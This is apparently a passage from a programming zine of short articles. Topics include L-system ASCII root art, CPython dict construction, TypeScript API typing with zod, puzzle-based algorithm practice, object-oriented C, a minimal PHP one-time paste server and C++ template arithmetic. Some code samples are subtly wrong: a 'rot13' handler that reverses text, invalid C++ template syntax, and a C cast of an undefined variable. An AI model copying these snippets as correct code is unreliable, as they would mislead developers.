
Want to sleep sound at night while running PHP apps?
Tired of having all your web stuff compromised?
Miss the good ol' Suhosin days?
Want to catch *juicy 0days*?

Give Snuffleupagus a try.

https://snuffleupagus.rtfd.io

Generate ASCII-Root-Art using formal grammar and randomness

Every now and then I'm presented with an art project where I have to, or could, generate part of it instead of creating it manually. Loving the idea of generative, coded art, I never pass up an opportunity like this. Recently, I was presented with such an opportunity, the goal of which was to generate some ASCII roots.



For such a problem, the generation of some plant-like structures, a so-called Lindenmayer system (https://wikipedia.org/wiki/L-system) is often used. Since I have written one before, it strongly influenced my approach.
To keep it short, I will only focus on how I solved it. If this text sparks your interest, try to implement a L-System or something similar yourself, it's fun!

Our system will be based on a formal grammar, i.e. it will consist of an alphabet (ASCII characters that can be used as root art), a grid on which it will be placed, a collection of rules and an axiom. The goal is to generate a set of ASCII characters at certain positions that represent a root system in its entirety.

First, we need to define our alphabet. Since we want to create ASCII art that represent roots, we will select the following characters: " | \ / ' ( ) ".
"A" represents a dead end, and to create a branch, we will also add a " Y " but rotate it by 180°. These will be placed on our grid later. To represent them, I used the DSEG14 font by
Keshikan (see roots on the left, https://www.keshikan.net/fonts-e.html).
The axiom will be the starting point of our root. For the sake of simplicity, we will define it as " | ", which represents a stem.
In order to apply our rules, we need to iterate over our current heads and store them. The axiom will be the initial head, our head storage structure will look like this. We also declare an empty list to store our root system.

```
# list = [xpos, ypos, "char (rule)"]
head = [[0, 0, "|"]]
root = []
```

The set of rules will look like this

```
# dict = { "rule": [ypos, [[xpos, "possible rules"]]]}
rules = { "|": [1, [[0, "Y\/()| "]]], …}
```


To generate our roots, we will iterate over our head, choose the rule based on its char, move our x and y positions, choose a random new rule from the set of possible rules (these are weighted, we don't want to run into a dead end right away and we don't want too many branches in a row) and append them to both our head and our root buffer. The head rule we just have worked through is removed from our head and we repeat this process until the head is empty.


```
# root generator, kind of an L-System, but just kind of..
def gen_root():
    # "char", x rule,
        [y rules, next char (hacky weighted random)]
    rules = { "|" : [1, [[0, "YYYYYYYYYYYY\\\\//()()| "]]],
         # a branch can result in 2 rules and split the head
         "Y" : [1, [[1, "\\\\\\)))||| '"],
                    [-1, "///(((||| '"]]],
         "\\": [1, [[1, "YYYY//(((||| '"]]],
         "/" : [1, [[-1, "YYYY\\\\)))||| '"]]],
         ")" : [1, [[-1, "YYYY///(((||| "]]],
         "(" : [1, [[1, "YYYY\\\\\\)))||| "]]],
         # dead ends will result in no rules
         "'" : [1, []],
         " " : [1, []]}

    axiom = [10, 0, "|"]
    head = [axiom] # a self clearing buffer of our current grow-points
    root = [axiom] # a persistent buffer of all grown roots

    while head: # run/grow as long as we have heads/grow-points
         h = head.pop(0) # we will work through our heads in input order (fifo)
         r = rules[h[2]] # extract our current ruleset for the current head
         new_y = h[1] + r[0] # move on the y axis based on the rule

         for b in r[1]: # iterate over our rules, may be 0, 1 or 2 rules
                new_x = b[0] + h[0] # move on the x axis
                opt_len = len(b[1])
                new_char = b[1][random.randint(0, opt_len - 1)] # new char
                new_root = [new_x, new_y, new_char] # assemble our new root
                head.append(new_root) # append it to both the head and root
                root.append(new_root)

    # finally return the root buffer, it contains all roots used for rendering
    return root
```

Our root generator function on the left will return a list called "root", which contains all generated roots and their positions. These then can be placed on a grid, for example, as shown above.
Another idea is to formulate a new set of rules for rendering, e.g.:
if root = "|", then draw a line from x to y. (search term: turtle graphics, https://wikipedia.org/wiki/Turtle_graphics)

The code for my generator will be published together with the design for the GPN22 https://gulas.ch

@janamarie@chaos.social
https://github.com/Jana-Marie
Jana Marie





Mich-Spich

My Website: https://mich-spich.carrd.co/
Twitter: https://twitter.com/MichSpich
Ko-fi: https://ko-fi.com/mich_spich

Ma, why is `dict()` slower than `{}` in Python?

# Introduction

Some time ago, due to a discussion I've had with a colleague of mine, I began to wonder about the differences between `dict()` and `{}`. In programming — as in life — speed matters, so let's take a look at how the two methods compare in terms of performance.

```
$ python -m timeit "dict()"
10000000 loops, best of 5: 40 nsec per loop
$ python -m timeit "{}"
20000000 loops, best of 5: 19.6 nsec per loop
```

It turns out that `dict()` is almost exactly **2x slower**[1]. *Why?* It's even more confusing if you realize that dictionaries created by the two methods are indistinguishable from each other. Although the results of these two methods are the same, they are not doing the exact same thing under the hood.

# Analyzing Python's bytecode

The reference implementation of Python (CPython[2]) both compiles and interprets Python source code. It first compiles source code into bytecode, and then interprets it to execute machine code. The `dis` built-in module is a great way of investigating how Python compiles our source code. Let's compare bytecode for both `dict()` and `{}`.

```
>>> import dis
>>>
>>> def a():
...   return dict()
...
>>> def b():
...   return {}
...
>>> dis.dis(a)
    1           0 RESUME                   0
    2           2 LOAD_GLOBAL              1 (NULL + dict)
               12 CALL                     0
               20 RETURN_VALUE
>>> dis.dis(b)
    1           0 RESUME                   0
    2           2 BUILD_MAP                0
                4 RETURN_VALUE
```

Interesting! The instructions indeed execute different code. Gliding over the common opcodes, we see that `dict()` translates to `LOAD_GLOBAL` (which loads a global variable onto the stack) and `CALL` (which calls a callable object), while `{}` translates to `BUILD_MAP` (which pushes a new dictionary object onto the stack).

Alright, we could conclude that `dict()` yields more bytecode instructions, and, therefore, interpreter needs to execute more code, and therefore `dict()` is slower. Success!

[1]The benchmark's been performed on an M1 MacBook and with `python 3.12`.

[2]https://github.com/python/cpython

We could stop here and think the case's closed, but we all know ourselves — we're in too deep already. What's the *real* reason for the performance difference — what *really* happens — when these bytecode sets are executed?

## Getting lost in CPython's source code

Constructing a new dictionary with `dict` relies upon a built-in type defined in the `dictobject.c` file. Two major things happen when a new dictionary is constructed:

1. A new dictionary object is created by the `__new__` method (in CPython, it's `dict_new`). The dictionary is **always** created empty — with capacity zero.
2. The `__init__` method (in CPython, it's `dict_init`) inserts all given entries to the dictionary (if any).

So, what happens when you create a dictionary with `{}`? Well, the `dict` type will not help us here; we need to look for the `BUILD_MAP` opcode implementation in the `bytecodes.c` file.

```
inst(BUILD_MAP, (values[oparg*2] -- map)) {
    map = _PyDict_FromItems(
            values, 2,
            values+1, 2,
            oparg);
    // ...
}
```

The dictionary construction is delegated to the `_PyDict_FromItems` function. If we go there, we'll see that the function — in opposition to `dict_new` — **pre-allocates** the dictionary's capacity and inserts all entries immediately.

```
PyObject* _PyDict_FromItems(/* ... */)
{
    // ...
    PyObject *dict = dict_new_presized(interp, length,
           unicode);
    if (dict == NULL) {
        return NULL;
    }
    // ...
    for (Py_ssize_t i = 0; i < length; i++) {
        // Inserts entries
    }
    return dict;
}
```

# Conclusions

When you do `dict(a=1, b=2)`, Python needs to:

- load the global variable `dict`,
- allocate a new `PyObject`,
- construct a dict via the `__new__` method,
- call its `__init__` method, which internally calls `PyDict_Merge`.

Whereas doing `{'a': 1, 'b': 2}` causes Python to:

- construct a new dictionary with the required capacity,
- insert entries one-by-one.

More Type-Level Programming

Playing with TypeScript's type system is fun, but a better use of our knowledge is to build a type-safe path-request-response triplet for an API. Our setup assumes 3 code repos: a backend repo, a frontend repo, and a shared api-types repo:

1. api-types exposes the relationship between URLs, requests, and responses. We define two endpoints: `/add` which adds two numbers and `/rot13` which manipulates a string. (`z` is an import for zod, a popular data validation library.)

```
export const addReq = z.strictObject({
  x: z.number(),
  y: z.number(),
});

export const addResp = z.strictObject({
  sum: z.number(),
});

export const rot13Req = z.strictObject({
  plaintext: z.string(),
})

export const rot13Resp = z.strictObject({
  ciphertext: z.string(),
})

export type Api = {
  "/add": [typeof addReq, typeof addResp],
  "/rot13": [typeof rot13Req, typeof rot13Resp],
}
```

zod's strictObject ensures that there are no additional fields. It solves the "I accidentally leaked all the password hashes" problem inherent to TypeScript's structural typing design.

2. The backend defines the type for handlers. In addition to our API being type-safe (the handler is guaranteed to get and return the correct type of object), the type system guarantees that all endpoints have a handler.

```
type Handler<Req, Resp> = (ctx: Ctx, req: Req) =>
  Promise<Resp>;
export type Handlers = {
 [K in keyof Api]: [Api[K][0], Api[K][1],
   Handler<z.infer<Api[K][0]>, z.infer<Api[K][1]>>];
};
```

```
const addHandler = async (ctx: Ctx, request:
  z.infer<typeof addReq>): Promise<z.infer<typeof
  addResp>> => ({sum: request.x + request.y});

const rot13Handler = async (ctx: Ctx, request:
  z.infer<typeof rot13Req>): Promise<z.infer<typeof
  rot13Resp>> => ({ciphertext: request.plaintext
    .split('').reverse().join('')})

export const handlers: Handlers = {
  "/add": [addReq, addResp, addHandler],
  "/rot13": [rot13Req, rot13Resp, rot13Handler],
}

async function dispatch(ctx: Ctx): Promise<any> {
  const key = ctx.path as keyof Handlers;
  const [zRequest, zResponse, handler] =
    handlers[key];
  const r = await handler(ctx,
    zRequest.parse(ctx.body) as any);
  // parse to prevent accidentally leaking data!
  zResponse.parse(r);
  return r;
}
```

3. The frontend leverages the api-types, resulting in a pleasant coding experience in an IDE:

```
async function fetch<K extends keyof Api>(path: K,
  params: z.infer<Api[K][0]>):
  Promise<z.infer<Api[K][1]>> {
  // call the backend...
}
```

The code in this article might look like a toy example, but it's actually pulled from a production codebase. In addition to the type-safety described in this article, it's possible to use the exported `Api` type to ensure the application is always generating valid links. Some people might dislike having to explicitly define the `Api` type in which case code generators are a common option.

Code for this article:
https://github.com/alokmenghrajani/type-level-programming

Puzzles as Algorithmic Problems

This article is a brief advocacy for the use of puzzles as algorithmic problems for learning purposes as an alternative to the current style of Competitive Programming(CP) or Mathematics problems.

The current trend in "how to learn algorithms" is mostly based on big tech companies and their interview process. This process is interleaved with the ICPC(International Collegiate Programming Contest) style of competitive programming, where a problem is usually a combination or adaptation of several known algorithms or mathematical concepts. I see four problems with this approach:

1. **The problems are not real-world problems**
2. **The problems have pre-defined and determined solutions**
3. **The problems are very hard to solve if you don't already know the solution**
4. **The problems are not fun**

Let me elaborate on these points by walking through the process of solving a LeetCode problem. I picked a medium problem with 34.5% solve rate, 3Sum. The problem statement is as follows:

> Given an integer array nums, return all the triplets [nums[i], nums[j], nums[k]] such that i != j, i != k, and j != k, and nums[i] + nums[j] + nums[k] == 0. Notice that the solution set must not contain duplicate triplets.

The naive solution would be to simply brute force the entire array, which would be O(nˆ3). This is obviously not the intended solution, so we are led to think where we can optimize. A classic approach for array questions is to first sort the array in the hope that it will allow for some optimization in the algorithm. After sorting the array, we can use the two-pointer technique to find the triplets.

As you might've realized when reading the above paragraph, I didn't invent anything when solving the question. In fact, the author already had an optimal solution, as well as a naive one, when they were writing the question. This is a common theme in competitive programming problems. The author has some solution in mind, usually by combining a few techniques or algorithms in a clever way, and the problem solver has to figure out that specific solution.

This is in stark contrast to real-world problems. In a real-world problem, there is no "existing" solution that you have to discover. Of course the tricks and techniques you learn from competitive programming can be applied to real-world problems, but the process of solving a real-world problem is much more open-ended. You also need to decide on your constraints yourself, unlike the constraints given in competitive programming problems. **What does it mean for your algorithm to be "fast enough"?** Even further, **what does it mean for your algorithm to be "correct"?** In CP, the answer is usually "passes all test cases", but in the real world, the answer is not so clear-cut.

Given such discrepancies, I am proposing solving puzzles by devising algorithms for them as an alternative to CP problems. The puzzles are actually fun to work with, they aren't designed to be solved algorithmically, so there is no solution you have to discover, you actually have to invent a solution. These puzzles can be anything from variants of Sudoku to small Chess problems, any puzzle that doesn't require any special knowledge to solve. The fact that you have to define your own constraints makes solving puzzles a much better approximation of real-world problem solving than CP problems. Solving a puzzle algorithmically means that **(1)** you must define your constraint for correctness and performance, as well as the space of inputs you are interested in, **(2)** you must devise a robust testing strategy, **(3)** you must model the problem space as a data structure in the programming language, perhaps think about the trade-offs between different representations of the problem space, **(4)** you must devise an algorithm that solves the problem, and **(5)** you must implement the algorithm and test it. **Together, I believe these steps are a much better approximation of real-world problem solving than CP problems.**




Figure 1: Paintbrush Puzzle

Figure 1 an example of a puzzle that I solved recently. Your task is to find a set of *brushes* that paint the source into the target canvas. For this particular example, brushing order A-F-B-D is the solution. **Can you devise a general algorithm for solving this puzzle for any source and target canvas in any size?** If you're interested, you can also read my solution at https://www.alperenkeles.com/blog/paintbrush.

Quick introduction to model-based design in C

Imagine you have such a class interface in C++:

```
class Foo {
private:
  int p;  // property
public:
  Foo();
  ~Foo();
  virtual int doSth(int arg); // do something
};
```

How would you implement it in C? Well, it depends on its use cases, but in general, according to Bruce Powel Douglass, you have three possible approaches:

- **Functional Design**,
- **Object Based Design**,
- **Object Oriented Design**.

In this article, I will cover all of them.

Functional Design

Assume that you only need a single instance of the above class, i.e. you want a singleton. In that case, the problem reduces to representing the class as a pair of interface/implementation files. Let's take a look at my proposed solution:

```
// Foo.h
void foo_init();  // Foo()
void foo_quit();  // ~Foo()
int foo_doSth(int arg);

// Foo.c
#include "Foo.h"
static int p;
void foo_init() {...}
void foo_quit() {...}
int foo_doSth(int arg) {...}
```

The code above is straightforward. Notice that I used prefixes to indicate membership of public functions to the class interface. Private members of the class are hidden by using the **static** keyword, limiting their scope to a single file.

Object Based Design

What if the assumption you made is not valid, i.e. you want to have multiple instances of the class? No problem, represent each class with a structure, then! Let's forget for a moment about the **virtual** specifier of *doSth*.

```
// Foo.h
struct Foo_prv;  // optional declaration
struct Foo { struct Foo_prv *prv; };
void foo_init(struct Foo *this);
void foo_quit(struct Foo *this);
int foo_doSth(struct Foo *this, int arg);
```

```
// Foo.c
#include "Foo.h"
struct Foo_prv { int p; };
void foo_init(struct Foo *this) {...}
void foo_quit(struct Foo *this) {...}
int foo_doSth(struct Foo *this, int arg) {...}
```

struct Foo_prv describes the private part of your class. Keep in mind that you need to allocate memory pointed to by *prv* in *foo_init*. Notice that providing a forward declaration of *Foo_prv* is optional. If you try to access the private member *p*, you will get the `invalid use of undefined type 'struct Foo_prv'` compilation error in gcc. If you want to have public members, keep them directly in *struct Foo*.

Object Oriented Design

OK, we cannot turn our heads the other way forever - *doSth* has the **virtual** specifier. As you should know, it means any instance of the class can have its own variant of *doSth*. In that case, you could implement that behaviour by using a function pointer. Look:

```
// Foo.h
struct Foo;
typedef int (*foo_doSth_ptr)
  (struct Foo *this, int arg);
struct Foo { struct Foo_prv *prv;
  // initialize doSth pointer in foo_init
  foo_doSth_ptr doSth; };
void foo_init(struct Foo *this);
void foo_quit(struct Foo *this);

// you can call doSth like this:
struct Foo *foo = ...;
foo->doSth(foo, 5);
// you can wrap it in foo_doSth(...) to make
// the syntax consistent, but it's up to you
```

Subclassing

How would you implement a subclass then? *struct SubClass* should be a valid instance of *struct BaseClass* after type casting, so *struct SubClass* should have overlapping memory layout with respect to *struct BaseClass*. Example:

```
struct Bar { struct Foo super; // base class
    int a, b; }; // public fields
void bar_init(struct Bar *this) {
    struct Foo *fooptr = (struct Foo *)&bar;
    foo_init(fooptr);
    this->a = 5; this->b = 10; }
```

Are there any subclassing implementations that do not rely on memory layout overlapping? Sure, there are! One of the examples is object oriented inheritance implemented in Linux kernel. If you are interested in the topic, read about *container_of(ptr, type, member)* and *offsetof(type, member)* macros.

Tiny “One Time Paste” The PHP Way

Sooner or later, some of us might find themselves in need of passing information to another person quickly. There are many services that allows you to paste code snippets but I rarely remember their addresses. And also, do they allow simple plaintext access? What happens when I remove such a paste? Is it really permanently erased?

Assumptions

- After being displayed once, paste will be automatically removed.
- Easy upload/download from command line using curl – no fancy ajax forms.
- The less code, the better.

Issues

[1] Initially, I thought that it would be possible to easily receive and save files using php://input wrapper. But it turned out that this method gets rid of new line characters if the user used --data instead of --data-binary in curl, and that would be confusing (curl’s fault, but still).

[2] Abandoning this idea, I thought of using the file upload method provided by PHP developers - utilizing $_FILES array. "The uploaded file will only be on the server for a brief moment anyway, so can we leave it in /tmp and read from there?". A bold idea, but it turns out that the unmoved file won't be left until the system reboot, and will be deleted just after the script finishes its work.

[3] In the meantime, I had a reflection that the ability to download a file directly (using typical HTTP to FS mapping) would be problematic when you want to delete it, and I wanted to exclude the need to use mod_rewrite or similar mechanisms.

Solution

Perhaps the naming convention (CRC32 checksum on a timestamp) isn't very elegant, but it provides sufficient uniqueness and ease of rewriting the name.

Use of basename() prevents path manipulation, and operating on _GET array key instead of its value will not only eliminate the need to declare an additional variable with the name of the resource being read, but also prevent attempts to read files with extensions (e.g. index.php), due to automatically replacing “.” with “_” (yes, really).

```
<?php

if($_FILES)
   move_uploaded_file($_FILES[0]['tmp_name'],
$f = sprintf("%x", crc32(time()))) and
die($f);

if($_GET)
    if(file_exists($f =
basename(key($_GET))))
    {
        echo file_get_contents($f);
        unlink($f);
    }
```

This can be saved as index.php and served via PHP built-in HTTP server:

```
$ php -S 0.0.0.0:8000
[Sat Oct 22 11:17:27 2022] PHP 7.4.30
Development Server (http://0.0.0.0:8000)
started
```

Upload:

```
$ curl http://addr:8000/ -F "=@poc.txt"
5532bedc
```

Accessing is just as simple and hassle-free:

```
$ curl http://addr:8000/?5532bedc
foo

bar
$ curl http://addr:8000/?5532bedc

$
```

Of course, it should be borne in mind that the server embedded in PHP is considered an experimental functionality and it's not recommended to be run in production environments. It also does not support cryptographic methods for securing the connection, which can be remedied by using another, more complex server, i.e.: Apache.

Lastly - presented solution is an ad-hoc option. When in need of an actual secure solution, you may need to approach the topic in a completely different way from the one presented above.

Kamil Uptas

truly terrible template arithmetic

Mathematicians and logicians have spent a lot of time trying to make numbers make sense. Computers don't care; an `int` is an `int` is an `int`; an `addq` is an `addq`. But it could always be worse: Let's follow along with the mathematicians, implementing Presburger arithmetic at compile time with some moderately cursed C++ template tomfoolery. Then, we'll turn our attention to the more capable but ultimately out-of-reach Peano arithmetic system.

The natural starting point is 0, which, given as we're working at compile time, will have to be a type:

```
class Zero {};
```

With this, we can assert that 0 equals 0:

```
static_assert(
    std::is_same<Zero, Zero>::value
);
```

Now, we may want to count a bit higher than 0. We may want to talk about 1, 2, or even 3! What we want, in short, is to represent the successors of a number. 1 follows 0, 2 follows 1, and 3 follows 2. 1 is the successor of 0 — we may call it S(0) — 2 is the successor of 1 — we'll call it S(1) — and so it goes. In fact, template metaprogramming provides us with all the tools that we need to jot that down:

```
class S<typename T> {};

using One   = S<Zero>;
using Two   = S<One>;
using Three = S<Two>;
```

With our type declarations and a C++ compiler, we can verify some simple statements:

```
// 1 = 1
static_assert(
    std::is_same<One, One>::value
);

// 1 != 3
static_assert(
    !std::is_same<One, Three>::value
);
```

Now that we've got our numbers, we can try to start adding them. This is a recursive process: 1 + 0 (in our parlance, `S<Zero> + Zero`) is quite simple; it just becomes `S<Zero>`. 2 + 0 is also simple; it's just 2, or `S<S<Zero>>`. Anything at all added to zero results in that original number:

```
template <typename LHS, typename RHS>
class Add {};

template <typename LHS>
class Add<LHS, Zero>
{
public:
    using Result = LHS;
};

static_assert(std::is_same<
    Add<One, Zero>::Result,
    One,
>::value);
```

